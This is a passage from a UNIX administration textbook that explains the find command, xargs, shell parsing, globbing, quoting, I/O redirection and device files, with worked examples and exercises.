dinbig:~$ find
.
./iAm
./iAm.c
./parameters
./numbers
./pass
./func
./func2
./func3
./pattern
./Adirectory
./Adirectory/oneFile
```

The default path is the current directory. In this example the `find` command has recursively searched through all the directories within the current directory.

The default expression is `-print`. This is a `find` command that tells the `find` command to display the name of all the files it found.

Since there was no test specified the `find` command matched all files.

`find` expressions

A `find` expression can contain the following components

- options,
  These modify the way in which the `find` command operates.
- tests,
  These decide whether or not the current file is the one you are looking for.
- actions,
  Specify what to do once a file has been selected by the tests.
- and operators.
  Used to group expressions together.

`find` options

Options are normally placed at the start of an expression. Table 5.6 summarises some of the `find` commands options.

Option	Effect
`-daystart`	for tests using time measure time from the beginning of today
`-depth`	process the contents of a directory before the directory
`-maxdepth` *`number`*	*`number`* is a positive integer that specifies the maximum number of directories to descend
`-mindepth` *`number`*	*`number`* is a positive integer that specifies at which level to start applying tests
`-mount`	don't cross over to other partitions
`-xdev`	don't cross over to other partitions

Table 5.6
`find` options

For example

The following are two examples of using `find`'s options. Since I don't specify a path in which to start searching the default value, the current directory, is used.

```
dinbig:~$ find -mindepth 2
./Adirectory/oneFile
```

In this example the `mindepth` option tells find to only find files or directories which are at least two directories below the starting point.

```
dinbig:~$ find -maxdepth 1
.
./iAm
./iAm.c
./parameters
./numbers
./pass
./func
./func2
./func3
```

```
./pattern
./Adirectory
```

This option restricts `find` to those files which are in the current directory.

`find` tests

Tests are used to find particular files based on

- when the file was last accessed
- when the file's status was last changed
- when the file was last modified
- the size of the file
- the file's type
- the owner or group owner of the file
- the file's name
- the file's inode number
- the number and type of links the file has to it
- the file's permissions

Table 5.7 summarises `find`'s tests. A number of the tests take numeric values. For example, the number of days since a file was modified. For these situations the numeric value can be specified using one of the following formats (in the following *n* is a number)

- `+n`
  greater than *n*
- `-n`
  less than *n*
- `n`
  equal to *n*

For example

Some examples of using tests are shown below. Note that in all these examples no command is used. Therefore the `find` command uses the default command which is to print the names of the files.

- `find . -user david`
  Find all the files under the current directory owned by the user `david`
- `find / -name \*.html`
  Find all the files one the entire file system that end in `.html`. **Notice** that the `*` must be quoted so that the shell doesn't interpret it (explained in more detail below). Instead we want the shell to pass the `*.html` to the find command and have it match filenames.
- `find /home -size +2500k -mtime -7`
  Find all the files under the `/home` directory that are greater than 2500 kilobytes in size and have been in modified in the last seven days.

The last example shows it is possible to combine multiple tests. It is also an example of using numeric values. The `+2500` will match any value greater than 2500. The `-7` will match any value less than 7.

Shell special characters

The shell is the program which implements the UNIX command line interface at which you use these commands. Before executing commands the shell looks for special characters. If it finds any it performs some special operations. In some cases, like the previous command, you don't want the shell to do this. So you quote the special characters. This process is explained in more detail in the following chapter.

Test	Effect
`-amin` *n*	file last access *n* minutes ago
`-anewer` *file*	the current file was access more recently than *file*
`-atime` *n*	file last accessed *n* days ago
`-cmin` *n*	file's status was changed *n* minutes ago
`-cnewer` *file*	the current file's status was changed more recently than *file*'s
`-ctime` *n*	file's status was last changed *n* days ago
`-mmin` *n*	file's data was last modified *n* minutes ago
`-mtime` *n*	the current file's data was modified *n* days ago
`-name` *pattern*	the name of the file matches *pattern* `-iname` is a case insensitive version of `-name` `-regex` allows the use of REs to match filename
`-nouser-nogroup`	the file's UID or GID does not match a valid user or group
`-perm` *mode*	the file's permissions match *mode* (either symbolic or numeric)
`-size` *n*`[bck]`	the file uses *n* units of space, `b` is blocks, `c` is bytes, `k` is kilobytes
`-type` *c*	the file is of type *c* where *c* can be `b`lock device file, `c`haracter device file, `d`irectory, named `p`ipe, regular `f`ile, symbolic `l`ink, `s`ocket
`-uid` *n* `-gid` *n*	the file's UID or GID matches *n*
`-user` *uname*	the file is owned by the user with name *uname*

Table 5.7
`find` **tests**

`find` actions

Once you've found the files you were looking for you want to do something with them. The `find` command provides a number of actions most of which allow you to either

- execute a command on the file, or
- display the name and other information about the file in a variety of formats

For the various `find` actions that display information about the file you are urged to examine the manual page for `find`

Executing a command

find has two actions that will execute a command on the files found. They are -exec and -ok.

The format to use them is as follows

```
-exec command ;
-ok command ;
```

command is any UNIX command.

The main difference between exec and ok is that ok will ask the user before executing the command. exec just does it.

For example

Some examples of using the exec and ok actions include

- `find . -exec grep hello \{\} \;`
  Search all the files under the local directory for the word hello.
- `find / -name \*.bak -ok rm \{\} \;`
  Find all files ending with .bak and ask the user if they wish to delete those files.

{} and ;

The exec and ok actions of the find command make special use of {} and ; characters. Since both {} and ; have special meaning to the shell they must be quoted when used with the find command.

{} is used to refer to the file that find has just tested. So in the last example rm \{\} will delete each file that the find tests match.

The ; is used to indicate the end of the command to be executed by exec or ok.

Exercises

5.11 As was mentioned above the {} and ; used in the exec and ok actions of the find command must be quoted.
As a group decide why the following command doesn't work.
`find . -name \*.bak -ok rm '{} ;'`

5.12 Use find to print the names of every file on your file system that has nothing in it find where the file XF86Config is

Performing commands on many files

Every UNIX command you execute requires a new process to be created. Creating a new process is a fairly heavyweight procedure for the operating system and can take quite some time. When you are performing a task it can save time if you minimise the number of new processes which are created.

It is common for a Systems Administrator to want to perform some task which requires a large number of processes. Some uses of the `find` command offer a good example.

For example

Take the requirement to find all the HTML files on a Web site which contain the word `expired`. There are at least three different ways we can do this

- using the `find` command and the `-exec` switch,
- using the `find` command and back quotes ``` `` ```,
- using the `find` command and the `xargs` command.

In the following we'll look at each of these.

> **More than one way to do something**
>
> One of the characteristics of the UNIX operating system is that there is always more than one way to perform some task.

`find` and `-exec`

We'll assume the files we are talking about in each of these examples are contained in the directory `/usr/local/www`

```
find /usr/local/www -name \*.html -exec grep -l expired \{\} \;
```

The `-l` switch of `grep` causes it to display the filename of any file in which it finds a match. So this command will list the names of all the files containing `expired`.

While this works there is a slight problem, it is inefficient. These commands work as follows

- `find` searches through the directory structure,
- everytime it finds a file that matches the test (in this example that it has the extension `html`) it will run the appropriate command
- the operating system creates a new process for the command,
- once the command has executed for that file it dies and the operating system must clean up,
- now we restart at the top with `find` looking for the appropriate file

On any decent Web site it is possible that there will be tens and even hundreds of thousands of HTML files. This implies that this command will result in hundreds of thousands of processes being created. This can take quite some time.

`find` and back quotes

A solution to this is to find all the matching files first, and then pass them to a single `grep` command.

```
grep -l expired `find /usr/local/www -name \*.html`
```

In this example there are only two processes created. One for the `find` command and one for the `grep`.

> **Back quotes**
>
> Back quotes `` are an example of the shell special characters mentioned previously. When the shell sees `` characters it knows it must execute the command enclosed by the `` and then replace the command with the output of the command.
>
> In the above example the shell will execute the `find` command which is enclosed by the `` characters. It will then replace the *`find /usr/local/www -name \*.html`* with the output of the command. Now the shell executes the grep command.
>
> Back quotes are explained in more detail in the next chapter.

To show the difference that this makes you can use the `time` command. `time` is used to record how long it takes for a command to finish (and a few other stats). The following is an example from which you can see the significant difference in time and resources used by reducing the number of processes.

```
beldin:~$ time grep -l expired `find 85321/* -name index.html`
0.04user 0.22system 0:02.86elapsed 9%CPU (0avgtext+0avgdata
0maxresident)k 0inputs+0outputs (0major+0minor)pagefaults 0swaps
beldin:~$ time find 85321/* -name index.html -exec grep -l expired
\{\} \;
1.33user 1.90system 0:03.55elapsed 90%CPU (0avgtext+0avgdata
0maxresident)k 0inputs+0outputs (0major+0minor)pagefaults 0swaps
```

The `time` command can also report a great deal more information about a process and its interaction with the operating system. Especially if you use the verbose option (`time -v` *some_command*)

`find` and `xargs`

While in many cases the combination of `find` and back quotes will work perfectly, this method has one serious drawback as demonstrated in the following example.

```
beldin:~$ grep -l expired `find 85321/* -name \*`
bash: /usr/bin/grep: Arg list too long
```

The problem here is that a command line can only be so long. In the above example the `find` command found so many files that the names of these files exceeded the limit.

This is where the `xargs` command enters the picture.

Rather than pass the list of filenames as a parameter to the command, xargs allows the list of filenames to be passed as standard input (standard input is explained in more detail in a following chapter). This means we side-step the problem of exceeding the number of parameters.

Have a look at the man page for xargs for more information. Here is the example rewritten to use xargs

```
find /usr/local/www -name \* | xargs grep -l expired
```

There are now three processes created, find, xargs and grep. However it does avoid the problem of the argument list being too long.

Conclusion

UNIX is a multi-user operating system and as such must provide mechanisms to uniquely identify users and protect the resources of one user from other users. Under UNIX users are uniquely identified by a username and a user identifier (UID). The relationship between username and UID is specified in the /etc/passwd file.

UNIX also provides the ability to collect users into groups. A user belongs to at least one group specified in the /etc/passwd file but can also belong to other groups specified in the /etc/group file. Each group is identified by both a group name and a group identifier (GID). The relationship between group name and GID is specified in the /etc/group file.

All work performed on a UNIX computer is performed by processes. Each process has a real UID/GID pair and an effective UID/GID pair. The real UID/GID match the UID/GID of the user who started the process and are used for accounting purposes. The effective UID/GID are used for deciding the permissions of the process. While the effective UID/GID are normally the same as the real UID/GID it is possible using the setuid/setgid file permissions to change the effective UID/GID so that it matches the UID and GID of the file containing the process' code.

The UNIX file system uses a data structure called an inode to store information about a file including file type, file permissions, UID, GID, number of links, file size, date last modified and where the files data is stored on disk. A file's name is stored in the directory which contains it.

A file's permissions can be represented using either symbolic or numeric modes. Valid operations on a file include read, write and execute. Users wishing to perform an operation on a file belong to one of three categories the user who owns the file, the group that owns the file and anyone (other) not in the first two categories.

A file's permissions can only be changed by the user who owns the file and are changed using the chmod command. The owner of a file can only be changed by the root user using the chown command. The group owner of a file can be changed by root user or by the owner of the file using the chgrp command. The file's owner can only change the group to another group she belongs to.

Links both hard and soft are mechanisms by which more than one filename can be used to refer to the same file.

Review Questions

5.1 For each of the following commands indicate whether they are built-in shell commands, "normal" UNIX commands or not valid commands. If they are "normal" UNIX commands indicate where the command's executable program is located.

- ♣ alias
- ♣ history
- ♣ rename
- ♣ last

5.2 How would you find out what your UID, GID and the groups you currently belong to?

5.3 Assume that you are logged in with the username `david` and that your current directory contains the following files

```
bash# ls -il
total 2
103807 -rw-r--r-- 2 david users    0 Aug 25 13:24 agenda.doc
103808 -rwsr--r-- 1 root  users    0 Aug 25 14:11 meeting
103806 -rw-r--r-- 1 david users 2032 Aug 22 11:42 minutes.txt
103807 -rw-r--r-- 2 david users    0 Aug 25 13:24 old_agenda
```

For each of the following commands indicate

- ♣ whether or not it will work,
- ♣ if it works specify how the above directory listing will change,
- ♣ if it doesn't work why?

```
chmod 777 minutes.txt
chmod u+w agenda.doc
chmod o-x meeting
chmod u+s minutes.txt
ln -s meeting new_meeting
chown root old_agenda
```

5.4 Assume that the following files exist in the current directory.

```
bash$ ls -li
total 1
32845 -rw-r--r--  2 jonesd   users  0 Apr   6 15:38 cq_uni_doc
32845 -rw-r--r--  2 jonesd   users  0 Apr   6 15:38 cqu_union
32847 lrwxr-xr-x  1 jonesd   users  10 Apr   6 15:38 osborne ->
```

```
cq_uni_doc
```

For each of the following commands explain how the output of the command `ls -li` will change AFTER the command has been executed. Assume that that each command starts with the above information

For example, after the command `mv cq_uni_doc CQ.DOC` the only change would be that entry for the file `cq_uni_doc` would change to

```
32845 -rw-r--r--  2 jonesd   users  0 Apr   6 15:38 CQ.DOC
```

```
chmod a-x osborne
chmod 770 cqu_union
rm cqu_union
rm cqu_uni_doc
```

The files `cq_uni_doc` and `cqu_union` both point to the same file using a hard link. Above I have stated that if you execute the command `mv cq_uni_doc CQ.DOC` the only thing that changes is the name of the file `cq_uni_doc`. Why doesn't the name of the file `cqu_union` change also?

Chapter 6

The Shell

Introduction

You will hear many people complain that the UNIX operating system is hard to use. They are wrong. What they actually mean to say is that the UNIX command line interface is difficult to use. This is the interface that many people think is UNIX. In fact, this command line interface, provided by a program called a shell, is not the UNIX operating system and it is only one of the many different interfaces that you can use to perform tasks under UNIX. By this stage many of you will have used some of the graphical user interfaces provided by the X-Windows system.

The shell interface is a powerful tool for a Systems Administrator and one that is often used. This chapter introduces you to the shell, it's facilities and advantages. It is important to realise that the shell is just another UNIX command and that there are many different sorts of shell. The responsibilities of the shell include

- providing the command line interface
- performing I/O redirection
- performing filename substitution
- performing variable substitution
- and providing an interpreted programming language

The aim of this chapter is to introduce you to the shell and the first four of the responsibilities listed above. The interpreted programming language provided by a shell is the topic of chapter 8.

Executing Commands

As mentioned previously the commands you use such as `ls` and `cd` are stored on a UNIX computer as executable files. How are these files executed? This is one of the major responsibilities of a shell. The command line interface at which you type commands is provided by the particular shell program you are using (under Linux you will usually be using a shell called `bash`). When you type a command at this interface and hit enter the shell performs the following steps

- wait for the user to enter a command
- perform a number of tasks if the command contains any special characters
- find the executable file for the command, if the file can't be found generate an error message
- fork off a child process that will execute the command,

- wait until the command is finished (the child process dies) and then return to the top of the list

Different shells

There are many different types of shells. Table 6.1 provides a list of some of the more popular UNIX shells. Under Linux most users will be using `bash`, the **B**ourne **A**gain **Sh**ell. `bash` is an extension of the Bourne shell and uses the Bourne shell syntax. All of the examples in this text are written using the `bash syntax`.

All shells fulfil the same basic responsibilities. The main differences between shells include

- the extra features provided
  Many shells provide command history, command line editing, command completion and other special features.
- the syntax
  Different shells use slightly different syntax for some commands.

Shell	Program name	Description
Bourne shell	`sh`	the original shell from AT&T, available on all UNIX machines
C shell	`csh`	shell developed as part of BSD UNIX
Korn shell	`ksh`	AT&T improvement of the Bourne shell
Bourne again shell	`bash`	Shell distributed with Linux, version of Bourne shell that includes command line editing and other nice things

Table 6.1
Different UNIX shells

Starting a shell

When you log onto a UNIX machine the UNIX login process automatically executes a shell for you. Which shell is executed is defined in the last field of your entry in the `/etc/passwd` file.

The last field of every line of `/etc/passwd` specifies which program to execute when the user logs in. The program is usually a shell (but it doesn't have to be).

Exercises

6.1	What shell is started when you login?

The shell itself is just another executable program. This means you can choose to run another shell in the same way you would run any other command by simply typing in the name of the executable file. When you do the shell you are currently running will find the program and execute it.

To exit a shell any of the following may work (depending on how your environment is set up).

- ♣ logout
- ♣ exit
- ♣ CTRL-D
  By default control D is the end of file (EOF) marker in UNIX. By pressing CTRL-D you are telling the shell that it has reached the end of the file and so it exits. In a later chapter which examines shell programming you will see why shells work with files.

For example

The following is a simple example of starting other shells. Most different shells use a different command-line prompt.

```
bash$ sh
$ csh
% tcsh
> exit
%
$
bash$
```

In the above my original login shell is `bash`. A number of different shells are then started up. Each new shell in this example changes the prompt (this doesn't always happen). After starting up the `tcsh` shell I've then exited out of all the new shells and returned to the original `bash`.

Parsing the command line

The first task the shell performs when you enter a command is to parse the command line. This means the shell takes what you typed in and breaks it up into components and also changes the command-line if certain special characters exist.

Table 6.2 lists most of the special characters which the shell recognises and the meaning the shell places on these characters. In the following discussion the effect of this meaning and what the shell does with these special characters will be explained in more detail.

Character(s)	Meaning
`white space`	Any white space characters (tabs, spaces) are used to separate arguments multiple white space characters are ignored
`newline character`	used to indicate the end of the command-line
`' " \`	special quote characters that change the way the shell interprets special characters
`&`	Used after a command, tells the shell to run the command in the background
`< >> << ` ` |`	I/O redirection characters
`* ? [ ] [^`	filename substitution characters
`$`	indicate a shell variable
`;`	used to separate multiple commands on the one line

Table 6.2
Shell special characters

The Command Line

The following section examines, and attempts to explain, the special shell characters which influence the command line. This influence includes

- breaking the command line into arguments
- allows more than one command to a line
- allows commands to be run in the background

Arguments

One of the first steps for the shell is to break the line of text entered by the user into arguments. This is usually the task of whitespace characters.

What will the following command display?

```
echo hello          there my friend
```

It won't display

```
hello        there my friend
```

instead it will display

```
hello there my friend
```

When the shell examines the text of a command it divides it into the command and a list of arguments. A white space character separates the command and each argument. Any duplicate white space characters are **ignored**. The following diagram demonstrates.




Figure 6.1
Shells, white space and arguments

Eventually the shell will execute the command. The shell passes to the command a list of arguments. The command then proceeds to perform its function. In the case above the command the user entered was the `echo` command. The purpose of the `echo` command is to display each of its arguments onto the screen separated by a single space character.

The important part here is that the `echo` command never sees all the extra space characters between `hello` and `there`. The shell removes this whilst it is performing its parsing of the command line.

One command to a line

The second shell special character in Table 6.2 is the newline character. The newline character tells the shell that the user has finished entering a command and that the shell should start parsing and then executing the command. The shell makes a number of assumptions about the command line a user has entered including

- there is only one command to each line
- the shell should not present the next command prompt until the command the user entered is finished executing.

This section examines how some of the shell special characters can be used to change these assumptions.

Multiple commands to a line

The `;` character can be used to place multiple commands onto the one line.

```
ls ; cd /etc ; ls
```

The shell sees the `;` characters and knows that this indicates the end of one command and the start of another.

Commands in the background

By default the shell will wait until the command it is running for the user has finished executing before presenting the next command line prompt. This default operation can be changed by using the & character. The & character tells the shell that it should immediately present the next command line prompt and run the command in the background.

This provides major benefits if the command you are executing is going to take a long time to complete. Running it in the background allows you to go on and perform other commands without having to wait for it to complete.

However, you won't wish to use this all the time as some confusion between the output of the command running in the background and shell command prompt can occur.

For example

The `sleep` command usually takes on argument, a number. This number represents the number of seconds the `sleep` command should wait before finishing. Try the following commands on your system to see the difference the & character can make.

```
bash$ sleep 10
bash$ sleep 10 &
```

Filename substitution

In the great majority of situations you will want to use UNIX commands to manipulate files and directories in some way. To make it easier to manipulate large numbers of commands the UNIX shell recognises a number of characters which should be replaced by filenames.

This process is called ether filename substitution or filename globing.

For example

You have a directory which contains HTML files (an extension of `.html`), GIF files (an extension of `.gif`), JPEG files (an extension `.jpg`) and a range of other files. You wish to find out how big all the HTML files are.

The hard way to do this is to use the `ls -l` command and type in all the filenames.

The simple method is to use the shell special character *, which represents any 0 or more characters in a file name

```
ls -l *.html
```

In the above, the shell sees the * character and recognises it as a shell special character. The shell knows that it should replace `*.html` with any files that have filenames which match. That is, have 0 or more characters, followed by `.html`

UNIX doesn't use extensions
MS-DOS and Windows treat a file's extension as special. UNIX does not do this.

Table 6.3 lists the other shell special characters which are used in filename substitution.

Character	What it matches
`*`	`0 or more characters`
`?`	`1 character`
`[ ]`	`matches any one character between the brackets`
`[^ ]`	`matches any one character NOT in the brackets`

Table 6.3
Filename substitution special characters

Some examples of filename substitution include

- ♣ `cat *`
  `*` will be replaced by the names of all the files and directories in the current directory. The `cat` command will then display the contents of all those files.
- ♣ `ls a*bc`
  `a*bc` matches all filenames that start with `a`, end with `bc` and have any characters in between.
- ♣ `ls a?bc`
  `a?bc` matches all filenames that start with `a`, end with `bc` and have only ONE character in between.
- ♣ `ls [ic]???`
  `[ic]???` matches any filename that starts with either a `i` or `c` followed by any other three letters.
- ♣ `ls [^ic]???`
  Same as the previous command but instead of any file that starts with `i` or `c` match any file that DOESN'T start with `i` or `c`.

Exercises

6.2 Given the following files in your current directory:

```
$ ls
feb86 jan12.89
jan19.89 jan26.89
jan5.89 jan85 jan86 jan87
jan88 mar88 memo1 memo10
memo2 memo2.sv
```

What would be the output from the following commands?

```
echo *
echo *[^0-9]
echo m[a-df-z]*
echo [A-Z]*
echo jan*
echo *.*
echo ?????
echo *89
echo jan?? feb?? mar??
echo [fjm][ae][bnr]
```

Removing special meaning

There will be times when you won't want to use the shell special characters as shell special characters. For example, what happens if you really do want to display

```
hello        there my friend
```

How do you do it?

It's for circumstances like this that the shell provides shell special characters called **quotes**. The quote characters `'` `"` `\` tell the shell to ignore the meaning of any shell special character.

To display the above you could use the command

```
echo 'hello        there my friend'
```

The first quote character `'` tells the shell to ignore the meaning of any special character between it and the next `'`. In this case it will ignore the meaning of the multiple space characters. So the `echo` command receives one argument instead of four separate arguments. The following diagram demonstrates.




Figure 6.2
Shells, commands and quotes

Table 6.4 lists each of the shell quote characters, their names and how the influence the shell.

Character	Name	Action
'	single quote	the shell will ignore all special characters contained within a pair of single quotes
"	double quote	the shell will ignore all special characters EXCEPT `$ ` \` contained within a pair of double quotes
\	backslash	the shell ignores any special character immediately following a backslash

Table 6.4
Quote characters

Examples with quotes

Try the following commands and observe what happens

- `echo I'm David.`
  This causes an error because the ' quote character must be used as one of a pair. Since this line doesn't have a second ' character the shell continues to ignore all the shell special characters it sees, **including** the new line character which indicates the end of a command.
- `echo I\'m David.`
  This is the "correct" implementation of what was attempted above. The \ quote character is used to remove the special meaning of the ' character so it is used as a normal character
- `echo *`
- `echo '*'`
- `echo \*`
  The previous three show two different approaches to removing the special meaning from a single character.
- `echo one two three four`

- `echo 'one two three four'`
- `echo "one two three four"`
- `echo hello there \`
  `my name is david`
  Here the \ is used to ignore the special meaning of the newline character at the end of the first line. This will only work if the newline character is immediately after the \ character. Remember, the \ character only removes the special meaning from the next character.
- `echo files = ; ls`
- `echo files = \; ls`
  Since the special meaning of the `;` character is removed by the \ character means that the shell no longer assumes there are two commands on this line. This means the `ls` characters are treated simply as normal characters, not a command which must be executed.

Exercises

6.3 Create files with the following names
```
stars*
-top
hello my friend
"goodbye"
```
Now delete them.

Input/output redirection

As the name suggests input/output (I/O) redirection is about changing the source of input or destination of output. UNIX I/O redirection is very similar (in part) to MS-DOS I/O redirection (guess who stole from who). I/O redirection, when combined with the UNIX philosophy of writing commands to perform one task, is one of the most important and useful combinations in UNIX.

How it works

All I/O on a UNIX system is achieved using files. This includes I/O to the screen and from a keyboard. Every process under UNIX will open a number of different files. To keep a track of the files it has, a process maintains a file descriptor for every file it is using.

File descriptors

A file descriptor is a small, non-negative integer. When a process reads/writes to/from a file it passes the kernel the file descriptor and asks it to perform the operation. The kernel knows which file the file descriptor refers to.

Standard file descriptors

Whenever the shell runs a new program (that is when it creates a new process) it automatically opens three file descriptors for the new process. These file descriptors are assigned the numbers `0`, `1` and `2` (numbers from then on are used by file descriptors the process uses). The following table summarises their names, number and default destination.

Name	File descriptor	Default destination
standard input (stdin)	0	the keyboard
standard output (stdout)	1	the screen
standard error (stderr)	2	the screen

Table 6.5
Standard file descriptors

By default whenever a command asks for input it takes that input from standard input. Whenever it produces output it puts that output onto standard output and if the command generates errors then the error messages are placed onto standard error.

Changing direction

By using the special characters in the table below it is possible to tell the shell to change the destination for standard input, output and error.

For example

```
cat /etc/passwd > hello
```

tells the shell rather than send the contents of the `/etc/passwd` file to standard output, it should send it to a file called `hello`.

Character(s)	**Result**
`Command < file`	Take standard input from file
`Command > file`	Place output of `command` into `file`. Overwrite anything already in the file.
`Command >> file`	Append the output of `command` into `file`.
`command << label`	Take standard input for `command` from the following lines until a line that contains `label` by itself
`` `command` ``	execute `command` and replace `` `command` `` with the output of the command
`command1 | command2`	pass the output of `command1` to the input of `command2`
`command1 2> file`	redirect standard error of `command1` to `file`. The `2` can actually be replaced by any number which represents a file descriptor
`command1 >& file_descriptor`	redirect output of `command1` to a `file_descriptor` (the actual number for the file descriptor)

Table 6.6
I/O redirection constructs

Using standard I/O

Not all commands use standard input and standard output. For example the `cd` command doesn't take any input and doesn't produce any output. It simply takes the name of a directory as an argument and changes to that directory. It does however use standard error if it can't change into the directory.

It doesn't make sense to redirect the I/O of some commands

Filters

On the other hand some commands will always take their input from standard input and put their output onto standard output. All of the filters discussed in a previous chapter act this way.

As an example lets take the `cat` command mentioned previously. If you execute the `cat` command without supplying it with any parameters it will take its input from standard input and place its output onto standard output.

Try it. Execute the command `cat` with no arguments. Hit `CTRL-D`, on a line by itself,to signal the end of input. You should find that `cat` echoes back to the screen every line you type.

Try the same experiment with the other filters mentioned earlier.

I/O redirection examples

- `ls > the.files`
  Create a file `the.files` that contains the list of files in the current directory.
- `cat the.files | more`
  Same effect as the command `more the.files`. Display the content of the file `the.files` one page at a time.
- `ls /etc >> the.files`
  Add the list of files in from the `/etc` directory onto the end of the file `the.files`.
- `` echo number of lines in the.files = `wc -l the.files` ``
  Execute the command `wc -l the.files`. Replace it with its output and then execute the `echo` command. Will display output similar to `number of lines in the.files = 66`
- `cat << finished > input`
  Ask the user to type in information until they enter a line with just `finished` on it. Then copy all the information entered by the user into the file called `input`
- `cd /etc > output.file`
  Create an empty file called `output.file`. The `cd` command generates no output so redirecting its output creates an empty file.
- `ls | cd`
  An error message. `cd` doesn't accept input so when the shell tries to send the output of the `ls` command to the `cd` command it doesn't work.
- `` echo `wc -l /etc/passwd` ``
  Execute the `wc` command and pass its output to the `echo` command as arguments.

Redirecting standard error

There will be times where you wish to either throw standard error away, join standard error and standard output, or just view standard error. This section provides examples of how this can be accomplished using I/O redirection.

`$ ls xx` `/bin/ls: xx: No such file or directory`	the file `xx` doesn't exist display an error message on standard error
`$ ls xx > errors` `/bin/ls: xx: No such file or directory`	redirect standard output to the file `errors`, no change
`$ ls xx 2> errors`	redirect standard error to the file `errors` nothing on the screen

`$ ls chap1.ps xx 2> errors` `chap1.ps`	file `chap1.ps` does exist so we get output but the errors still go to the file
`$ ls chap1.ps xx >& 2 2> errors` `chap1.ps`	try to send both stdout and stderr to the `errors` file, but stdout doesn't go
`$ ls chap1.ps xx 2> errors >& 2` `$`	try a different order and it does work, **why?**

Evaluating from left to right

The shell evaluates arguments from left to right, that is it works with each argument starting with those from the left. This can influence how you might want to use the I/O redirection special characters.

For example

An example of how this influences how you use I/O redirection is the situation where you wish to send both standard output and standard error of a command to the same file.

A first attempt at this might be the following. This example is attempting to view the attributes of the two files `chap1.ps` and `xx`. The idea is that the file `xx` does not exist so the `ls` command will generate an error when it can't find the file. Both the error and the file attributes of the `chap1.ps` file are meant to be sent to a file called `errors`. It won't work. Try it on your system. Can you explain why?

```
$ ls -l chap1.ps xx >& 2 2> output.and.errors
chap1.ps
```

The reason it doesn't work is that the shell evaluates the command from left to right. The order of evaluation then is

- ♣ `ls`
  The first argument tells the shell what command should be executed.
- ♣ `-l`
  The shell won't recognise any special characters in this argument so it will pass it on directly to the command.
- ♣ `chap1.ps`
  Again the shell won't see any shell special characters and so passes this argument directly onto the command.
- ♣ `xx`
  Same again.
- ♣ `>&2`
  Now some action. The shell recognises some special characters here. It knows that `>&` are I/O redirection characters. These characters tell the shell that it should redirect standard output for this command to the same place as standard error. (The `2` is the file descriptor for standard error. There is

no number associated with the > character so standard output is assumed). The current location standard error is pointing to is the process's terminal. So standard output goes to the process' terminal. **No change from normal.**

- `2>`
  Again the shell will see shell special characters. In this case, the shell knows that standard error should be redirected to the location specified in the next argument.
- `output.and.errors`
  This is where the shell will send the standard error of the command, a file called `output.and.errors`.

The outcome of this is that standard output still goes to the terminal and standard error goes to the file `output.and.errors`.

What we wanted is for both standard output and standard error to go to the file. The problem is the order in which the shell evaluated the arguments. The solution is to switch the I/O redirection shell characters.

```
$ ls -l chap1.ps xx 2> output.and.errors >&2
```

Changing the order means that standard error is redirected to the file `output.and.errors` and then standard output is redirected to where standard error is pointing (the same file).

Everything is a file

One of the features of the UNIX operating system is that almost everything can be treated as a file. This combined with I/O redirection allows you to achieve some powerful and interesting results.

You've already seen that by default stdin is the keyboard and stdout is the screen of your terminal. The UNIX operating system treats these devices as files (remember the shell sets up file descriptors for standard input/output). But which file is used?

tty

The `tty` command is used to display the filename of the terminal you are using.

```
$ tty
/dev/ttyp1
```

In the above example my terminal is accessed through the file `/dev/ttyp1`. This means if I execute the following command

```
cat /etc/passwd > /dev/ttyp1
```

standard output will be redirected to `/dev/ttyp1` which is where it would've gone anyway.

Exercises

6.4	What would the following command do? `` ls > `tty` ``

Device files

`/dev/ttyp1` is an example of a device file. A device file is a interface to one of the kernel's device drivers. A device driver is a part of the Linux kernel. It knows how to talk to a specific hardware device and presents a standard programming interface that is used by software.

When you redirect I/O to/from a device file the information is passed through the device file, to the device driver and eventually to the hardware device or peripheral. In the previous example the contents of the `/etc/passwd` file were sent through the device file `/dev/ttyp1`, to a device driver. The device driver then displayed it on an appropriate device.

`/dev`

All of the system's device files will be stored under the directory `/dev`. A standard Linux system is likely to have over 600 different device files. The following table summarises some of the device files.

filename	purpose	filename	purpose
`/dev/hda`	The first IDE disk drive	`/dev/hda1`	the first partition on the first IDE disk drive
`/dev/sda`	The first SCSI disk drive	`/dev/sda1`	the first partition on the first SCSI drive
`/dev/audio`	Sound card	`/dev/cdrom`	CD-ROM drive
`/dev/fd0`	First floppy drive	`/dev/ttyS1`	the second serial port

Table 6.7
Example device files

Redirecting I/O to device files

As you've seen it is possible to send output or obtain input from a device file. That particular example was fairly boring, here's another.

```
cat beam.au > /dev/audio
```

This one sends a sound file to the audio device. The result (if you have a sound card) is that the sound is played.

When not to

If you examine the file permissions of the device file `/dev/hda1` you'll find that only the `root` user and the group `disk` can write to that file. You should not be able to redirect I/O to/from that device file (unless you are the root user).

If you could it would corrupt the information on the hard-drive. There are other device files that you should not experiment with. These other device file should also be protected with appropriate file permissions.

/dev/null

`/dev/null` is the UNIX "garbage bin". Any output redirected to `/dev/null` is thrown away. Any input redirected from `/dev/null` is empty. `/dev/null` can be used to throw away output or create an empty file.

```
cat /etc/passwd > /dev/null
cat > newfile < /dev/null
```

The last command is one way of creating an empty file.

Exercises

6.5	Using I/O redirection how would you perform the following tasks - display the first field of the `/etc/passwd` file sorted in descending order - find the number of lines in the `/etc/passwd` file that contain the word `bash`

Shell variables

